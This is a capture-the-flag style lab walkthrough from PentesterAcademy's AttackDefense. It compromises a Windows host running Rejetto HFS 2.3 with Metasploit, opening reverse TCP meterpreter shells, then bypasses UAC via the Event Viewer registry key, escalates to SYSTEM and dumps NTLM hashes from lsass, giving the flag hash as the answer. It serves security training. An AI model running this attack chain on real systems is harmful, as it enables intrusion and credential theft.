ATTACK DEFENSE

by PentesterAcademy


Name	Metasploit: UAC Bypass: Event Viewer
URL	https://attackdefense.com/challengedetails?cid=2211
Type	Advance Privilege Escalation: Windows: UAC Bypass

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Step 1: Checking the target IP address.

Note: The target IP address is stored in the “target” file.


Command: cat /root/Desktop/target



```
root@attackdefense:~# cat /root/Desktop/target
Target IP Address : 10.0.23.6
root@attackdefense:~# 
```

Step 2: Run a Nmap scan against the target IP.


Command: nmap 10.0.23.6



```
root@attackdefense:~# nmap 10.0.23.6
Starting Nmap 7.91 ( https://nmap.org ) at 2020-12-16 13:53 IST
Nmap scan report for 10.0.23.6
Host is up (0.0013s latency).
Not shown: 990 closed ports
PORT      STATE SERVICE
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49163/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 15.78 seconds
root@attackdefense:~# 
```

Step 3: We have discovered that multiple ports are open. We will run Nmap again to determine version information on port 80.


Command: nmap -sV -p 80 10.0.23.6



```
root@attackdefense:~# nmap -sV -p 80 10.0.23.6
Starting Nmap 7.91 ( https://nmap.org ) at 2020-12-16 13:53 IST
Nmap scan report for 10.0.23.6
Host is up (0.0013s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    HttpFileServer httpd 2.3
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.63 seconds
root@attackdefense:~# 
```

Step 4: We will search the exploit module for hfs file server using searchsploit.

Command: searchsploit hfs




```
root@attackdefense:~# searchsploit hfs
--------------------------------------------------------------------------
 Exploit Title

--------------------------------------------------------------------------
Apple Mac OSX 10.4.8 - DMG HFS+ DO_HFS_TRUNCATE Denial of Service
Apple Mac OSX 10.6 - HFS FileSystem (Denial of Service)
Apple Mac OSX 10.6.x - HFS Subsystem Information Disclosure
Apple Mac OSX xnu 1228.x - 'hfs-fcntl' Kernel Privilege Escalation
FHFS - FTP/HTTP File Server 2.1.2 Remote Command Execution
Linux Kernel 2.6.x - SquashFS Double-Free Denial of Service
Rejetto HTTP File Server (HFS) - Remote Command Execution (Metasploit)
Rejetto HTTP File Server (HFS) 1.5/2.x - Multiple Vulnerabilities
Rejetto HTTP File Server (HFS) 2.2/2.3 - Arbitrary File Upload
Rejetto HTTP File Server (HFS) 2.3.x - Remote Command Execution (1)
Rejetto HTTP File Server (HFS) 2.3.x - Remote Command Execution (2)
Rejetto HTTP File Server (HFS) 2.3a/2.3b/2.3c - Remote Command Execution
--------------------------------------------------------------------------
Shellcodes: No Result
Papers: No Result
root@attackdefense:~#
```

Step 5: Rejetto HTTP File Server (HFS) 2.3 is vulnerable to RCE. Exploiting the target server using the Metasploit framework.

Commands:

msfconsole -q
use exploit/windows/http/rejetto_hfs_exec
set RHOSTS 10.0.23.6
exploit




```
root@attackdefense:~# msfconsole -q
msf6 > use exploit/windows/http/rejetto_hfs_exec
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/http/rejetto_hfs_exec) > set RHOSTS 10.0.23.6
RHOSTS => 10.0.23.6
msf6 exploit(windows/http/rejetto_hfs_exec) > exploit

[*] Started reverse TCP handler on 10.10.1.2:4444
[*] Using URL: http://0.0.0.0:8080/jUOWyUKdlvxaky
[*] Local IP: http://10.10.1.2:8080/jUOWyUKdlvxaky
[*] Server started.
[*] Sending a malicious request to /
/usr/share/metasploit-framework/modules/exploits/windows/http/rejetto_hfs_exec.rb:110: warning: URI
/usr/share/metasploit-framework/modules/exploits/windows/http/rejetto_hfs_exec.rb:110: warning: URI
[*] Payload request received: /jUOWyUKdlvxaky
[*] Sending stage (175174 bytes) to 10.0.23.6
[*] Meterpreter session 1 opened (10.10.1.2:4444 -> 10.0.23.6:49183) at 2020-12-16 13:54:22 +0530
[!] Tried to delete %TEMP%\taOkINRtxEr.vbs, unknown result
[*] Server stopped.

meterpreter > 
```

We have successfully exploited the target vulnerable application (hfs) and received a meterpreter shell.

Step 6: Checking the current user.

Commands:
getuid
sysinfo




```
meterpreter > getuid
Server username: VICTIM\admin
meterpreter > sysinfo
Computer        : VICTIM
OS              : Windows 2012 R2 (6.3 Build 9600).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter > 
```

Step 7: We can observe that we are running as an admin user. Migrate the process in explorer.exe. First, search for the PID of explorer.exe and use the migrate command to migrate the current process to that explorer process.

Commands:
ps -S explorer.exe
migrate 2448


Please note the explorer.exe arch is **x64** bit so later when we perform UAC bypass, we have to use x64 based meterpreter payload.



```
meterpreter > ps -S explorer.exe
Filtering on 'explorer.exe'

Process List
============

 PID   PPID  Name          Arch  Session  User          Path
 ---   ----  ----          ----  -------  ----          ----
 2448  2428  explorer.exe  x64   1        VICTIM\admin  C:\Windows\explorer.exe

meterpreter > migrate 2448
[*] Migrating from 1572 to 2448...
[*] Migration completed successfully.
meterpreter >
```

Step 8: Elevate to the high privilege

Command: getsystem




```
meterpreter > getsystem
[-] 2001: Operation failed: Access is denied. The following was attempted:
[-] Named Pipe Impersonation (In Memory/Admin)
[-] Named Pipe Impersonation (Dropper/Admin)
[-] Token Duplication (In Memory/Admin)
[-] Named Pipe Impersonation (RPCSS variant)
meterpreter >
```

We can observe that we do not have permission to elevate privileges.

Step 9: Get a windows shell and check if the admin user is a member of the Administrators group.

Commands:
shell

net localgroup administrators



```
meterpreter > shell
Process 2596 created.
Channel 1 created.
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Windows\system32>net localgroup administrators
net localgroup administrators
Alias name     administrators
Comment        Administrators have complete and unrestricted access to the computer/domain

Members

-------------------------------------------------------------------------------
admin
Administrator
The command completed successfully.


C:\Windows\system32>
```

The admin user is a member of the Administrators group. However, we do not have the high privilege as of now. We can gain high privilege by Bypassing UAC (User Account Control)


We are going to bypass UAC using Eventvwr Registry Key Metasploit local exploit module.

“This module will bypass Windows UAC by hijacking a special key in the Registry under the current user hive, and inserting a custom command that will get invoked when the Windows Event Viewer is launched. It will spawn a second shell that has the UAC flag turned off. This module modifies a registry key, but cleans up the key once the payload has been invoked. The module does not require the architecture of the payload to match the OS. If specifying EXE::Custom your DLL should call ExitProcess() after starting your payload in a separate process.”

Source: https://www.rapid7.com/db/modules/exploit/windows/local/bypassuac_eventvwr/

Step 10: Background the current session and use the local exploit for UAC bypass.

Commands: CTRL + C
background




```
C:\Windows\system32>^C
Terminate channel 1? [y/N]  y
meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(windows/http/rejetto_hfs_exec) > 
```

Step 11: Run Eventvwr module.

Commands:
use exploit/windows/local/bypassuac_eventvwr
set session 1
set TARGET 1
set PAYLOAD windows/x64/meterpreter/reverse_tcp
exploit

Note: When you try to exploit the target first-time module doesn't work sometimes because of less wait time for the meterpreter session i.e 10 seconds. Try again for successful exploitation.




```
msf6 exploit(windows/http/rejetto_hfs_exec) > use exploit/windows/local/bypassuac_eventvwr
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/bypassuac_eventvwr) > set session 1
session => 1
msf6 exploit(windows/local/bypassuac_eventvwr) > set TARGET 1
TARGET => 1
msf6 exploit(windows/local/bypassuac_eventvwr) > set PAYLOAD windows/x64/meterpreter/reverse_tcp
PAYLOAD => windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/local/bypassuac_eventvwr) > exploit

[*] Started reverse TCP handler on 10.10.1.2:4444
[*] UAC is Enabled, checking level...
[+] Part of Administrators group! Continuing...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[*] Configuring payload and stager registry keys ...
[*] Executing payload: C:\Windows\System32\eventvwr.exe
[+] eventvwr.exe executed successfully, waiting 10 seconds for the payload to execute.
[*] Sending stage (200262 bytes) to 10.0.23.6
[*] Meterpreter session 2 opened (10.10.1.2:4444 -> 10.0.23.6:49191) at 2020-12-16 13:58:00 +0530
[*] Cleaning up registry keys ...

meterpreter > 
```

Step 12: Elevate to the high privilege

Commands:
getsystem

getuid




```
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > 
```

We have successfully gained high privilege access. Dump the user hashes.

Step 13: Migrate in lsass.exe process


Commands:
ps -S lsass.exe
migrate 688



```
meterpreter > ps -S lsass.exe
Filtering on 'lsass.exe'

Process List
============

 PID  PPID  Name       Arch  Session  User                 Path
 ---  ----  ----       ----  -------  ----                 ----
 688  600   lsass.exe  x64   0        NT AUTHORITY\SYSTEM  C:\Windows\System32\lsass.exe

meterpreter > migrate 688
[*] Migrating from 1684 to 688...
[*] Migration completed successfully.
meterpreter > 
```

Step 14: Dump the hashes.

Command: hashdump



```
meterpreter > hashdump
admin:1012:aad3b435b51404eeaad3b435b51404ee:4d6583ed4cef81c2f2ac3c88fc5f3da6:::
Administrator:500:aad3b435b51404eeaad3b435b51404ee:d4b21b0c28db9d4afce15d535e0ad153:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
meterpreter > 
```

This reveals the flag to us.

Administrator NTLM Hash: d4b21b0c28db9d4afce15d535e0ad153

References:

1. Rejetto HTTP File Server (HFS) 2.3.x - Remote Command Execution (https://www.exploit-db.com/exploits/39161)
2. Metasploit Module (https://www.rapid7.com/db/modules/exploit/windows/http/rejetto_hfs_exec)
3. Windows Escalate UAC Protection Bypass (Via Eventvwr Registry Key) (https://www.rapid7.com/db/modules/exploit/windows/local/bypassuac_eventvwr/)